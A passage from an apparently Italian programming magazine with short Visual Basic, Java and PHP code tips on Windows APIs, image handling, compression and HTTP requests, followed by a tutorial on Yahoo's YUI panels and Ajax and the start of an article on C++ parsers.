                        As Long,ByVal nCmdShow As Long) As Long

Const SW_HIDE As Long=0&
Const SW_RESTORE As Long=9&
Const SWP_NOSIZE As Long=&H1&

Dim hwndSTARTbtn As Long
Private Sub ShowOrHideSTARTButton(Flag as Boolean)
```

```
  Dim Result As Long

  'Ricava l'handle dello START Button
   Result=FindWindowEx(0&,0&,"Shell_TrayWnd",0&)
   hwndSTARTbtn=FindWindowEx(Result,0&,"BUTTON",0&)

  If Flag=True Then
     Call ShowWindow(hwndSTARTbtn, SW_HIDE)
  Else
     Call ShowWindow(hwndSTARTbtn,SW_RESTORE)
     Call
   SetWindowPos(hwndSTARTbtn,0&,0&,0&,0&,0&,SWP_NOSIZE)
  End If
End Sub
```

SYSTEM POWER INFORMATION

Questa porzione di codice consente di ottenere informazioni utili sull'alimentazione del proprio sistema. Servendosi della funzione *GetSystemPowerStatus()* ricava informazioni utili a sapere lo stato della batteria, il tipo di alimentazione, ecc.

```
Private Declare Function GetSystemPowerStatus Lib "kernel32"
      (lpSystemPowerStatus As SYSTEM_POWER_STATUS) As Long

Private Type SYSTEM_POWER_STATUS
  ACLineStatus As Byte
  BatteryFlag As Byte
  BatteryLifePercent As Byte
  Reserved1 As Byte
  BatteryLifeTime As Long
  BatteryFullLifeTime As Long
End Type

Private SystemPower As SYSTEM_POWER_STATUS

Private Sub PrelevaSystemPowerInfo()
  Dim InfoBattery As String

  Const AC_LINE_STATUS_NON_AC=0
  Const AC_LINE_STATUS_AC_POWER=1
  Const AC_LINE_STATUS_UNKNOWN_AC_POWER=2

  Const BATTERY_FLAG_HIGH=1
  Const BATTERY_FLAG_LOW=2
  Const BATTERY_FLAG_CRITICAL=4
  Const BATTERY_FLAG_NO_BATTERY=128
  Const BATTERY_FLAG_UNKNOWN=255

  'Rivcava le informazioni
   GetSystemPowerStatus SystemPower

   InfoBattery="Percentuale:
                "&(Format(SystemPower.BatteryLifePercent,
                                      "###"))&"%"&vbCrLf
   InfoBattery=InfoBattery&"Battery Life:
             "&Format$(Val(SystemPower.BatteryLifeTime)*(1/3600),
                                      "#0.0")&" ore"&vbCrLf
   InfoBattery=InfoBattery&"Battery Full Life Time:
                   "&Format$(Val(SystemPower.BatteryFullLifeTime)
                               *(1/3600),"#0.0")&" ore"&vbCrLf

   Select Case SystemPower.ACLineStatus
        Case AC_LINE_STATUS_NON_AC
             InfoBattery=InfoBattery&"AC Line Status: NON AC
                                               POWER"&vbCrLf
        Case AC_LINE_STATUS_AC_POWER
             InfoBattery=InfoBattery&"AC Line Status: AC
                                               POWER"&vbCrLf
        Case AC_LINE_STATUS_UNKNOWN_AC_POWER
             InfoBattery=InfoBattery&"AC Line Status: UNKNOWN
                                            AC POWER"&vbCrLf
   End Select

   Select Case SystemPower.BatteryFlag
        Case BATTERY_FLAG_HIGH
             InfoBattery=InfoBattery&"Battery Flag:
                                                HIGH"&vbCrLf
        Case BATTERY_FLAG_LOW
             InfoBattery=InfoBattery&"Battery Flag: LOW"&vbCrLf
        Case BATTERY_FLAG_CRITICAL
             InfoBattery=InfoBattery&"Battery Flag:
                                            CRITICAL"&vbCrLf
        Case BATTERY_FLAG_NO_BATTERY
             InfoBattery=InfoBattery&"Battery Flag: NO
                                             BATTERY"&vbCrLf
        Case BATTERY_FLAG_UNKNOWN
             InfoBattery=InfoBattery&"Battery Flag:
                                             UNKNOWN"&vbCrLf
   End Select
End Sub
```

LISTA DELLE FINESTRE

Attraverso questo routine è possibile ottenere la lista di tutte le finestre attive, partendo da quella principale ossia il Desktop. Le uniche due funzioni utilizzate, appartenenti alle Api di Windows, sono la *GetDesktopWindow ()* e la *GetWindow()*.

```
Private Declare Function GetDesktopWindow Lib "user32" () As
                                                        Long

Private Declare Function GetWindow Lib "user32" (ByVal hwnd
                          As Long, ByVal wCmd As Long) As Long

Private Declare Function GetWindowText Lib "user32" Alias
       "GetWindowTextA" (ByVal hwnd As Long,ByVal lpString As
                              String,ByVal cch As Long) As Long
Public Sub GetOpenWindowNames()
   Dim DeskTopHandle As Long
   Dim GenericHandle As Long
   Dim strName As String*255
   Dim WindowsCount As Long
```

```
Const GW_CHILD=5
Const GW_HWNDNEXT=2

'Preleva l'handle del desktop.
 DeskTopHandle=GetDesktopWindow()

'Preleva la prima child window del desktop.
 GenericHandle=GetWindow(DeskTopHandle, GW_CHILD)

'set the window counter to 1.
 WindowsCount=1

'Sino a quando ci sono finestre, continua la ricerca.
 Do While GenericHandle<>0

    'Preleva il titolo della finestra corrente.
     GetWindowText GenericHandle,strName,Len(strName)

    'Se il titolo non è NULL, allora mostralo all'utente.
     If Left$(strName, 1)<>vbNullChar Then
        MsgBox Left$(strName,InStr(1,strName,vbNullChar))
        'Tieni traccia del numero di finestre trovate, se serve...
         WindowsCount=WindowsCount+1
     End If

    'Passa alla successiva finestra, se esiste.
GenericHandle=GetWindow(GenericHandle,GW_HWNDNEXT)
 Loop

End Sub
```

INFORMAZIONI DI SISTEMA

Alcune semplici API che ci consentono di ottenere informazioni utili come utente connesso, nome del computer, directory di Windows, ecc.:

```
Private Declare Function GetWindowsDirectory Lib "kernel32"
     Alias "GetWindowsDirectoryA" (ByVal Buffer As String, ByVal
                                      Buffersize As Long) As Long

Private Declare Function GetComputerName Lib "kernel32" Alias
     "GetComputerNameA" (ByVal Buffer As String, Buffersize As
                                                  Long) As Long

Private Declare Function GetSystemDirectory Lib "kernel32"
     Alias "GetSystemDirectoryA" (ByVal Buffer As String, ByVal
                                      Buffersize As Long) As Long

Private Declare Function GetTempPath Lib "kernel32" Alias
     "GetTempPathA" (ByVal Buffersize As Long, ByVal Buffer As
                                                String) As Long

Private Declare Function GetUserName Lib "advapi32.dll" Alias
"GetUserNameA" (ByVal Buffer As String, Buffersize As Long) As
                                                          Long
```

```
Private Sub GetInformation()
    Dim Buff As String*128

'Directory di Windows
    GetWindowsDirectory Buff,128
    txtWindowsPath.Text=Buff

'Directory temporanea
    GetTempPath 128,Buff
    txtTempPath.Text=Buff

'System directory
    GetSystemDirectory Buff,128
    txtSYSPath.Text=Buff

'Utente corrente
    GetUserName Buff,128
    txtUserName.Text=Buff

'Nome del computer
    GetComputerName Buff,128
    txtCompName.Text=Buff

End Sub
```

JAVA

CHE COSA È LA CLASSE ROBOT IN JAVA?

Si tratta di una classe che consente di prendere temporaneamente il controllo della tastiera e del mouse al livello programmativo. Questo tipo di approccio può essere utile in fase di test dell'applicazione

```
import java.awt.AWTException;
import java.awt.Robot;
import java.awt.event.KeyEvent;

public class RobotExp {

    public static void main(String[] args) {

        try {

            Robot robot = new Robot();
            // Creates the delay of 5 sec so
            // that you can open
            // notepad before
            // Robot start writting

            robot.delay(5000);
            robot.keyPress(KeyEvent.VK_H);
            robot.keyPress(KeyEvent.VK_I);
            robot.keyPress(KeyEvent.VK_SPACE);
            robot.keyPress(KeyEvent.VK_B);
            robot.keyPress(KeyEvent.VK_U);
```

```
            robot.keyPress(KeyEvent.VK_D);
            robot.keyPress(KeyEvent.VK_Y);

        } catch (AWTException e) {
            e.printStackTrace();
        }
    }

}
```

COME POSSO CONVERTIRE IL FORMATO COLORE RGB NEL CORRISPONDENTE HUI?

Si tratta di una conversione utile specialmente quando si ha a che fare con la compressione di file video. Vediamo qual è la procedura da seguire

```
import java.awt.Color;
import java.io.PrintStream;
import java.text.DecimalFormat;
import java.text.NumberFormat;

public class RGB2HSIConverter
{

    public RGB2HSIConverter()
    {
    }

    public static void main(String args[])
    {
        if(args.length > 2)
        {
            int ai[] = new int[3];
            for(int i = 0; i < 3; i++)
                ai[i] = Integer.parseInt(args[i]);

            float af[] = Color.RGBtoHSB(ai[0], ai[1], ai[2], null);
            String args1[] = {

                "H=", "S=", "I="
            };
            DecimalFormat decimalformat = new
                                        DecimalFormat("0.000");
            for(int j = 0; j < 3; j++)
                System.out.println(args1[j] +
                                decimalformat.format(af[j]));

        }
         else
        {
            System.err.println("usage: java RGB2HSIConverter
                                             <r> <g> <b>");
            System.exit(1);
        }
    }
}
```

COME POSSO RIDIMENSIONARE UN'IMMAGINE?

Un operazione frequente che nel caso di java si riflette veramente nell'utilizzo di poche righe di codice

```
    public static BufferedImage enlarge(BufferedImage image,
                                                    int n) {

        int w = n * image.getWidth();
        int h = n * image.getHeight();
        BufferedImage enlargedImage =
                new BufferedImage(w, h, image.getType());

        for (int y=0; y < h; ++y)
            for (int x=0; x < w; ++x)
                enlargedImage.setRGB(x, y, image.getRGB(x/n,
                                                      y/n));

        return enlargedImage;
    }
```

PHP

COME POSSO COMPRIMERE E DECOMPRIMERE UN FILE?

Utilizziamo le estensioni di compressione per ottenere il risultato voluto

```
<?php
/**
 * @return bool
 * @param string $in
 * @param string $out
 * @desc compressing the file with the bzip2-extension
*/
function bzip2 ($in, $out)
{
    if (!file_exists ($in) || !is_readable ($in))
        return false;
    if ((!file_exists ($out) && !is_writeable (dirname ($out)) ||
                    (file_exists($out) && !is_writable($out)) ))
        return false;

    $in_file = fopen ($in, "rb");
    $out_file = bzopen ($out, "wb");

    while (!feof ($in_file)) {
        $buffer = fgets ($in_file, 4096);
         bzwrite ($out_file, $buffer, 4096);
    }

    fclose ($in_file);
    bzclose ($out_file);
```

```
    return true;
}

/**
 * @return bool
 * @param string $in
 * @param string $out
 * @desc uncompressing the file with the bzip2-extension
*/
function bunzip2 ($in, $out)
{
    if (!file_exists ($in) || !is_readable ($in))
        return false;
    if ((!file_exists ($out) && !is_writeable (dirname ($out)) ||
                        (file_exists($out) && !is_writable($out)) ))
        return false;

    $in_file = bzopen ($in, "rb");
    $out_file = fopen ($out, "wb");

    while ($buffer = bzread ($in_file, 4096)) {
        fwrite ($out_file, $buffer, 4096);
    }

    bzclose ($in_file);
    fclose ($out_file);

    return true;
}
?>
```

Come posso convertire una stringa in valuta?

```
<?php

$number = 1234.56;

// stampa nel formato internazionale per l'impostazione  en_US
setlocale(LC_MONETARY, 'en_US');
echo money_format('%i', $number) . "\n";
// USD 1,234.56

// Fromato italiano con 2 cifre decimali`
setlocale(LC_MONETARY, 'it_IT');
echo money_format('%.2n', $number) . "\n";
// L. 1.234,56

// Numeri negativi
$number = -1234.5672;

// Formato nazionale US, Utilizzo di () per i numeri negativi
// e 10 cifre di precisione a sinistra
setlocale(LC_MONETARY, 'en_US');
echo money_format('%(#10n', $number) . "\n";
// ($        1,234.57)

// Simile al precente con 2 cifre di precisione a destra
// e '*' come carattere di riempimento
echo money_format('%=*(#10.2n', $number) . "\n";
// ($********1,234.57)

// Giustificazione a sinistra, con 14 posizioni di lunghezza, 8
                                                    cifre di
// precisione a sinistra, 2 di precisione a destra, senza carattere
                                               di raggruppamento
// e utilizzando l'impostazione locale de_DE.
setlocale(LC_MONETARY, 'de_DE');
echo money_format('%=*^-14#8.2i', 1234.56) . "\n";
// DEM 1234,56****
// Qualche carattere prima e dopo la specifica di formattazione
setlocale(LC_MONETARY, 'en_GB');
$fmt = 'The final value is %i (after a 10%% discount)';
echo money_format($fmt, 1234.56) . "\n";
// The final value is  GBP 1,234.56 (after a 10% discount)

?>
```

COME POSSO INVIARE UN POST REQUEST AD UN SITO WEB?

Faremo uso di un socket ovvero di un canale di comunicazione a basso livello per inviarre informazioni ad un indirizzo remoto. Vedremo che sarà possibile trattare un socket come faremmo con un normale file

```
<?php

$sock = fsockopen("ssl://secure.example.com", 443, $errno,
                                                   $errstr, 30);
if (!$sock) die("$errstr ($errno)\n");

$data = "foo=" . urlencode("Value for Foo") . "&bar=" .
                                       urlencode("Value for Bar");

fwrite($sock, "POST /form_action.php HTTP/1.0\r\n");
fwrite($sock, "Host: secure.example.com\r\n");
fwrite($sock, "Content-type: application/x-www-form-
                                                urlencoded\r\n");
fwrite($sock, "Content-length: " . strlen($data) . "\r\n");
fwrite($sock, "Accept: */*\r\n");
fwrite($sock, "\r\n");
fwrite($sock, "$data\r\n");
fwrite($sock, "\r\n");

$headers = "";
while ($str = trim(fgets($sock, 4096)))
  $headers .= "$str\n";

echo "\n";

$body = "";
while (!feof($sock))
  $body .= fgets($sock, 4096);

fclose($sock);
```

SVILUPPA PER IL WEB CON YUI

ECCO LE LIBRERIE USATE DA YAHOO. IMPARIAMO COME UTILIZZARE QUESTO POTENTE FRAMEWORK CON DEGLI ESEMPI PRATICI. IN PARTICOLARE VEDREMO COME LAVORARE CON LE FINESTRE E CON IL DRAG & DROP

HTML

☑ CD ☑ WEB
YUI.zip
cdrom.ioprogrammo.it

Nello scorso numero ci siamo limitati ad introdurre le caratteristiche fondamentali del framework YUI, dando solamente un piccolo "accenno" delle reali potenzialità di queste straordinarie librerie.
Quindi cominciamo a lavorare attivamente con esse, analizzando tutte le classi principali che le compongono, al fine di arricchire in breve tempo le nostre web-application di sofisticati effetti grafici e innovative funzionalità, in puro stile Web 2.0.
Come supporto per la nostra "esplorazione" ci avvarremo, naturalmente, della ricca serie di linee-guida ed esempi messi a disposizione dalle librerie, o reperibili direttamente sul forum del framework all'indirizzo http://developer.yahoo. com/yui .
Naturalmente non sarà possibile trattare in modo completo e dettagliato tutti gli argomenti, per ovvie ragioni di spazio: nel corso di questo articolo ci limiteremo, piuttosto, a dare uno sguardo globale al complesso e variegato mondo YUI, soffermandoci di volta in volta solo sulle funzionalità più utili ed interessanti che esso ci propone. Cominciamo quindi ad analizzare le funzionalità principali legate alle finestre, ma per gli utenti più impazienti partiamo subito da un esempio pratico: vogliamo creare una finestra trascinabile sullo schermo, che compaia su pressione di una serie di pulsanti, associati ciascuno ad una richiesta diversa (in pratica vogliamo richiamare una finestra che punta ad una pagina dinamica, passandole come parametro un valore dipendente dal pulsante su cui abbiamo cliccato). Se volessimo agire nel modo tradizionale, dovremmo lavorare con l'oggetto Window, che notoriamente offre poche possibilità di personalizzazione dal punto di vista grafico. Ecco la funzione che può essere agganciata ai pulsanti:

```
function apri_finestra(valore) {
        var
        pannello=window.open("pagina.php?id="+valore, "",
                                width=100, height=50,
left=10, top=50, scrollbars=no);
}
```

È evidente che se vogliamo sincerarci della presenza di una sola finestra aperta su pressione di un pulsante, allora dobbiamo anche preventivamente invocare il metodo close() del reference pannello, se questo punta già su di un'altra finestra. Per far ciò dobbiamo inserire prima della chiamata a window.open il codice seguente:

```
if (pannello) //se pannello è già inizializzato
{
        if(!pannello.closed) //verifichiamo se
                                // il reference
                                        pannello
                                // punta già ad
                                    una finestra
                                // aperta
        {
                pannello.close();
        }
}
```

E per restituire il controllo alla pagina chiamante, passandole magari anche un qualche valore? Immaginiamo che sulla pagina popup aperta sìa presente un link che, su clic, debba riportarci alla pagina principale con un valore di ritorno. Il problema è che, lavorando su oggetti window diversi, le variabili non sono visibili tra una pagina e l'altra. Per raggiungere il nostro obiettivo dobbiamo quindi utilizzare la proprietà opener, che restituisce un riferimento diretto alla window da cui è partito il comando di apertura del popup:
Esempio di funzione da associare al link presente sulla finestra popup:


```
function scegli_valore(selezione)
{
        opener.funzione1(selezione); // eseguo
                                        funzione
                                        //
                            locale della finestra
                                        //
                                    chiamante
opener.document.nome_form.testo1.value=selezione;
```

REQUISITI

Conoscenze richieste
elementi di html, css, javascript

Software
un qualsiasi browser aggiornato, una versione recente delle librerie YUI

Impegno

Tempo di realizzazione

```
        // con la riga sopra ho aggiornato il valore
                                                della
        // textbox di  nome testo1 della pagina
                                            chiamante
        window.close();
}
```

E come fare, infine, per aggirare i controlli imposti dai vari tool di bloccaggio delle finestre popup (installati spesso nei browser per agevolare la navigazione o per ragioni di sicurezza)? Ebbene, questo non è proprio possibile, tanto che capita spesso di vedere siti che informano l'utente della necessità di operare manualmente per consentire la visualizzazione delle finestre in questione.
Insomma, abbiamo visto che lavorando nel modo tradizionale, oltre a doverci accontentare di utilizzare le funzionalità di base fornite da javascript (non possiamo, ad esempio, assegnare stili grafici particolari o skin personalizzate alle nostre finestre), siamo anche assoggettati a qualche fastidiosa limitazione. Vediamo, ora, finalmente, come utilizzare il framework YUI per risolvere in modo rapido, semplice e efficace tutti gli inconvenienti sopra esposti.

FACCIAMOLO CON LE YUI

L'approccio adottato da YUI per gestire le finestre si basa non su oggetti window, ma sui contenitori DIV. Una finestra non è altro che un DIV, al quale possiamo associare liberamente qualsiasi stile di formattazione grafica. Questo DIV, di fatto, è a tutti gli effetti un componente della nostra pagina web, e quindi ha la possibilità di interagire con semplicità con tutti gli altri oggetti della stessa (compresi gli script eventualmente presenti).
In linea di massima conviene usare i DIV proprio per la grande flessibilità che questi elementi ci offrono, tanto sotto l'aspetto grafico, quanto sotto quello funzionale in senso stretto, mentre l'unico inconveniente potrebbe essere l'impossibilità di effettuare delle inclusioni di vere e proprie pagine dinamiche al loro interno, problema che invece gli oggetti window non hanno. Ma anche in questo caso, fortunatamente, c'è il trucco: se si vuole, infatti, simulare in tutto e per tutto il comportamento di una window, che punta su una pagina dinamica a cui possono essere effettuate richieste di ogni tipo, si può tranquillamente inserire nel DIV un iframe, il cui attributo src (quello cioè che rappresenta la pagina inclusa) varierà a seconda della richiesta effettuata. Vediamo ora, passo per passo, come istanziare materialmente un oggetto Panel, facente parte della Container Collection. I file da includere sono i seguenti:

```
<!-- CSS -->
<link rel="stylesheet" type="text/css"
    href="http://yui.yahooapis.com/2.2.0/build/container
                                /assets/container.css">
<!-- Dependencies -->
<script type="text/javascript"
        src="http://yui.yahooapis.com/2.2.0/build/yahoo-
                dom-event/yahoo-dom-event.js"></script>
<!-- Source file -->
<script type="text/javascript"
    src="http://yui.yahooapis.com/2.2.0/build/container/
                        container-min.js"></script>
```

Dopo aver linkato i file, occorre creare l'istanza con una riga di codice del tipo:

```
var panel = new
        YAHOO.widget.Panel("panel_id",{proprietà del
                                        pannello});
```

Il codice sopra riportato è sufficiente ad istanziare il Panel. A questo punto dobbiamo però decidere quali proprietà specificare per il pannello istanziato:

1) pannello semplice:

```
var pannello = new
                    YAHOO.widget.Panel("panel_id",
        {
        close:true,  //ha il pulsante di chiusura
        visible:false,
        draggable:true // è trascinabile
        });
pannello.render(); //aggiunge il pannello
                                    alla pagina
```

Il pannello visualizza il pulsante di chiusura ed è trascinabile; inoltre, inizialmente, non è visibile (abbiamo detto che deve essere visibile, ad esempio, su clic di un pulsante).


2) Se vogliamo che la posizione del pannello sìa limitata alle dimensioni della finestra del browser, allora aggiungiamo tra le proprietà anche la seguente:

```
constraintoviewport:true
```

NOTA


Esistono diverse implementazioni della specifica JSF che possiamo utilizzare
SUN JSF: https://javaserverfaces.dev.java.net
Apache MyFaces: http://myfaces.apache.org
Oracle ADF: http://www.oracle.com/technology/products/jdev/htdocs/partners/addins/exchange/jsf/index.html
ICEfaces: http://www.icesoft.com/products/icefaces.html

COME UTILIZZARE IL CODICE DI ESEMPIO?

I file di esempio hanno unicamente il fine di consentire all'utente di acquistare dimestichezza con l'uso di YUI. Per utilizzare il codice di esempio, occorre modificare gli indirizzi dei file inclusi nel file html (js, css, immagini) in modo che questo punti correttamente su tali risorse. È possibile, ad esempio, prelevare direttamente i file js, css e le immagini da una distribuzione YUI, e inserirli nella cartella dell'applicazione, avendo cura tuttavia di modificarne opportunamente gli indirizzi nel file html.
Nella cartella è peraltro presente la versione più aggiornata fino a questo momento delle librerie YUI.

3) pannello a scelta obbligatoria:
è un pannello che costringe l'utente a chiuderlo, per poter interagire con il resto della pagina. Materialmente questa viene mascherata con un DIV semitrasparente, che copre tutti i controlli tranne quello relativo al pannello stesso. Per ottenere tale effetto, inseriamo questa proprietà:

```
modal:true
```

Le altre proprietà sono lasciate alla curiosità del lettore. Per quello che riguarda, invece, l'attribuzione di un layout grafico al pannello, non essendo molto piacevole quello dato di default da YUI:

Panel #2 from Script
This is a dynamically generated Panel.
End of Panel #2

dobbiamo allora pensare di definire noi degli stili personalizzati, per la struttura html canonica degli oggetti Panel che riporto qui sotto:

```
<div id="panel_id">
  <div class="hd">Intestazione</div>
  <div class="bd">Corpo</div>
    <div class="ft">Footer</div>
</div>
```

Teniamo presente che ogni pannello dispone, di default, di una sezione Header, di un Body, e di un Footer. Questa struttura, molto flessibile, può essere variata a piacimento dallo sviluppatore, sia scrivendo direttamente il codice html (come abbiamo fatto sopra), in modo statico, sia dinamicamente, come facciamo con il codice javascript qui sotto:

```
pannello.setHeader('<b>Intestazione!</b>');
pannello.setBody('<b>Corpo!</b>');
pannello.setFooter('<b>Footer!</b>');
pannello.render(document.body);
```

COSA SONO LE YUI-EXT

Come tutte le librerie professionali, le YUI sono estremamente personalizzabili ed estendibili. Jack Slocum, in particolare, ha realizzato una speciale estensione delle YUI, costituita da una serie di componenti davvero sorprendenti, fortemente basati su Ajax, e caratterizzati da un'elevata riusabilità. Al momento l'indirizzo del blog di Jack Slocum, da dove tra l'altro è possibile reperire informazioni sugli aggiornamenti nonché scaricare l'ultima release della libreria, è http://www.jackslocum.com/blog/index.php . L'indirizzo del Documentation Center è invece http://www.yui-ext.com/deploy/yui-ext/docs .

Finora abbiamo analizzato soltanto le proprietà principali di un Panel, atte a gestirne le funzionalità di base. Ora invece vedremo come estenderne il comportamento predefinito con caratteristiche avanzate, rendendolo ad esempio ridimensionabile. Per ottenere questo comportamento, infatti, non esistono proprietà particolari da modificare, dobbiamo quindi programmare noi stessi il codice necessario per implementarlo. A tale scopo, ad esempio, possiamo pensare di estendere la classe base (Panel) creando una nuova classe (Resize Panel) che eredita dalla prima tutte le funzionalità principali, e ne aggiunge di nuove. Ma niente paura, non dobbiamo scrivere noi il codice in questione ! A farlo ci hanno pensato già gli sviluppatori di YUI, che, tra gli altri esempi disponibili nelle librerie, includono anche una soluzione basata sull'uso combinato delle classi Panel e quelle per implementare il Drag & Drop (YAHOO.util. DragDrop). In parole povere, la soluzione proposta da YUI si basa su di un DIV che funge da "handle" di ridimensionamento. Effettuando il *dragging* di tale DIV, viene ridimensionato il pannello, fino a che non viene rilasciato il pulsante del mouse (drop). Nel codice fornito con questo articolo è presente anche un esempio di Panel ridimensionabile. Se intendiamo, a questo punto, rendere visibile il pannello, visto che esso ha inizialmente la proprietà visibility impostata a false, useremo semplicemente il seguente codice:


```
pannello.show();
```

Per nasconderlo, invece, scriveremo:

```
pannello.hide();
```

Naturalmente gli oggetti di classe Panel non sono gli unici a far parte della Container Collection: abbiamo, infatti, anche Tooltip (testi che compaiono facendo passare il puntatore del mouse su un oggetto), Dialog (estensioni dei Panel specifici per l'invio di form di dati), SimpleDialog (sono estensioni dei Dialog che invitano l'utente a prendere una decisione), ecc... Tuttavia il funzionamento, per tutti questi componenti, è pressocché lo stesso, e si basa in genere sulle tecniche appena descritte.

ACCESSO SEMPLIFICATO AD AJAX

Chiunque sviluppi applicazioni legate ad Ajax sa bene quanto sia complesso lavorare direttamente con le singole istanze di XmlHttpRequest. Ebbene, le librerie YUI anche in questo caso vengono incontro alle esigenze dello sviluppatore, fornendogli un supporto ad Ajax molto completo e decisamente

semplificato tramite la utility ConnectionManager. Per implementare questa utility è necessario caricare i seguenti due file .js (il primo, in particolare, inserisce le funzionalità di base per la creazione di oggetti YAHOO):

```
<script src = "../../build/yahoo/yahoo.js" ></script>
<script src = "../../build/connection/connection-
                                    min.js" ></script>
```


Questo è un esempio di chiamata asincrona al server, che fa uso del metodo POST:

```
<script>
var request =
        YAHOO.util.Connect.asyncRequest('POST',
    'elabora.php', callback, "username=enrico&id=1"
);
</script>
```

Il codice sopra riportato contatta la pagina remota 'elabora.php', passandole i parametri specificati tra le virgolette. Il server restituirà la risposta HTTP generata all'oggetto callback, il quale ha la possibilità di distinguere se essa è valida (e quindi la transazione ha avuto buon fine) o se non lo è (come nel caso di errore 404: *file not found*), richiamando nell'uno o nell'altro caso delle funzioni per gestire le singole evenienze.

```
var callback =
{
  success: function(o) {/*funzione eseguita in caso
                                      di successo*/},
  failure: function(o) {/*funzione eseguita in caso di
                                           errore*/},
  argument: [argument1, argument2, argument3]
  // argomenti passati sia alla funzione success che
                                            failure
}
```

È evidente, quindi, che tramite le YUI abbiamo un controllo pressocché totale del comportamento della nostra applicazione *Ajax-based*.
Ma quali sono i componenti che utilizzano maggiormente Ajax ? Innanzitutto i Dialog, di cui abbiamo fatto un accenno più sopra, che di norma effettuano il submit del form in modo asincrono tramite il ConnectionManager. Ma non bisogna dimenticare l'Autocomplete, un componente molto utile costituito da una semplice casella di testo che offre funzionalità di autocompletamento. In pratica, esso, man mano che l'utente digita delle lettere all'interno della text, visualizza una lista, aggiornata di continuo e in tempo reale, con tutti i possibili risultati che condividono la radice di caratteri inserita nel controllo. Questo componente, senza dubbio, è di grande utilità per velocizzare la compilazione di campi di testo, azzerando la possibilità di fare errori visto che i risultati della lista sono comodamente selezionabili con un semplice clic del mouse. Naturalmente *l'autocomplete* non deve lavorare necessariamente con il server remoto, ma la facilità con cui questo componente può interfacciarsi con Ajax è la chiara dimostrazione della straordinaria versatilità del framework YUI.

Find a state:
Alabama
Alabama
Alaska
Arizona
Arkansas

L'immagine sopra riportata si riferisce ad un autocomplete in azione, che si può trovare con facilità all'indirizzo web:
http://developer.yahoo.com/yui/examples/autocomplete/states_jsarray.html

CONCLUSIONI

Insomma, pur avendo soltanto sfiorato la punta dell'iceberg, senza addentrarci troppo nei meandri della programmazione a oggetti con YUI, tuttavia questa trattazione può benissimo rappresentare un punto di inizio per un percorso di approfondimento autonomo degli argomenti in oggetto. Ricordo, a questo riguardo, che sul forum di YUI è possibile reperire una grande quantità di materiale di supporto, comprensivo anche di esempi pratici già preconfezionati per ogni esigenza. Finalmente, quindi, in men che non si dica saremo in grado di trasformare i nostri vecchi e statici siti web in vere e proprie web-application dotate di funzionalità moderne e interattive. Pronti per il grande passo


Viale Enrico

HTML


L'AUTORE

Enrico Viale è specializzato nello sviluppo di applicazioni sia web-oriented sia desktop. Chi desidera contattarlo per chiarimenti riguardo all'articolo, o per qualsiasi altro motivo, può farlo all'indirizzo enrico.viale@gmail.com.

È POSSIBILE FARE ANIMAZIONI CON YUI

Ovviamente il framework YUI offre delle utility anche per inserire animazioni all'interno della pagina web. Alcuni componenti, come i già citati Panel, incorporano anche delle proprietà che riproducono effetti animati di vario genere. Per eseguire delle vere e proprie animazioni, però, occorre utilizzare la utility apposita (YAHOO.util.Anim), di cui è possibile trovare molte applicazioni direttamente nel forum o nel codice di esempio delle librerie.

UN PROGRAMMA CHE "CAPISCE"!

I PROGRAMMATORI HANNO A CHE FARE CONTINUAMENTE, SPESSO IN MODO INCONSAPEVOLE, CON L'INTERPRETAZIONE DI VERI E PROPRI MICRO-LINGUAGGI. IN QUESTI E ALTRI CASI, SPIRIT PUÒ AIUTARE A RISOLVERE IN MODO IMMEDIATO PROBLEMI ALTRIMENTI MOLTO INSIDIOSI

C++

Eccoci all'ultima parte di questa serie dedicata al text processing in C++. Abbiamo cominciato dalle fondamenta che reggono il sistema delle stringhe, passando per algoritmi aggiuntivi, per le regex. Ora concludiamo parlando del mondo dei parser. Si tratta di un universo sconosciuto a tutti quei programmatori che vedono i parser come degli oggetti misteriosi, complessi e forse perfino affascinanti, ma lontani dalle proprie attività quotidiane. Un "mondo alieno" col quale devono convivere solo coloro che scelgono di mettersi a scrivere interpreti e compilatori. Gente che se la va proprio a cercare.

Quest'idea è sbagliata. La programmazione è costellata di **micro-linguaggi**, anche se non sempre chi li incontra se ne rende conto. Tutto ciò che può essere descritto da una grammatica formale, è affrontabile con un parser: un indirizzo e-mail; un file di configurazione .ini o XML; un codice fiscale; la lista delle mosse di una partita a scacchi; un numero di telefono; un'operazione aritmetica; le opzioni passate dalla riga di comando… l'elenco può andare avanti all'infinito. Ci si rende conto di tutto questo solo quando si ha la necessità effettiva di analizzare questi dati, comprenderne la struttura, ed effettuare delle operazioni sulle singole componenti. Allora, perfino l'operazione più banale – come memorizzare in un vettore i dati letti da una banalissima, innocua stringa di numeri separati da virgole – si trasforma in righe e righe di codice da pensare e da scrivere.

Come vedremo, i parser forniscono soluzioni semplici ed immediate per questi e ben altri problemi.

PERCHÉ USARE UN PARSER?

Bene, abbiamo uno qualsiasi dei problemi appena descritti. Come lo risolviamo?

1) **Usando soltanto il C++ standard**. Questa soluzione è probabilmente la prima che viene in mente: stream, cicli, eccetera. Ma anche per un esempio semplice può rivelarsi insospettatamente faticosa, perché richiede un'analisi minuziosissima della situazione, pericolosa perché porta facilmente a bug per input imprevisti; e infine è difficile da manutenere perché appesantisce l'applicazione di codice ad-hoc e inutile.

2) **Usando le regex**, come visto nella scorsa puntata. Questo è decisamente un passo avanti che può far risparmiare molto lavoro, e soprattutto costringe a dare una descrizione formale (e quindi rigorosa e verificabile) del problema. Questo parsing soft comunque, non ci risparmia di dover ricorrere a cicli per le liste, o per altre strutture ricorsive. Inoltre, al crescere della complessità del problema, le regex, da amiche, si trasformano in mostri infidi e illeggibili.

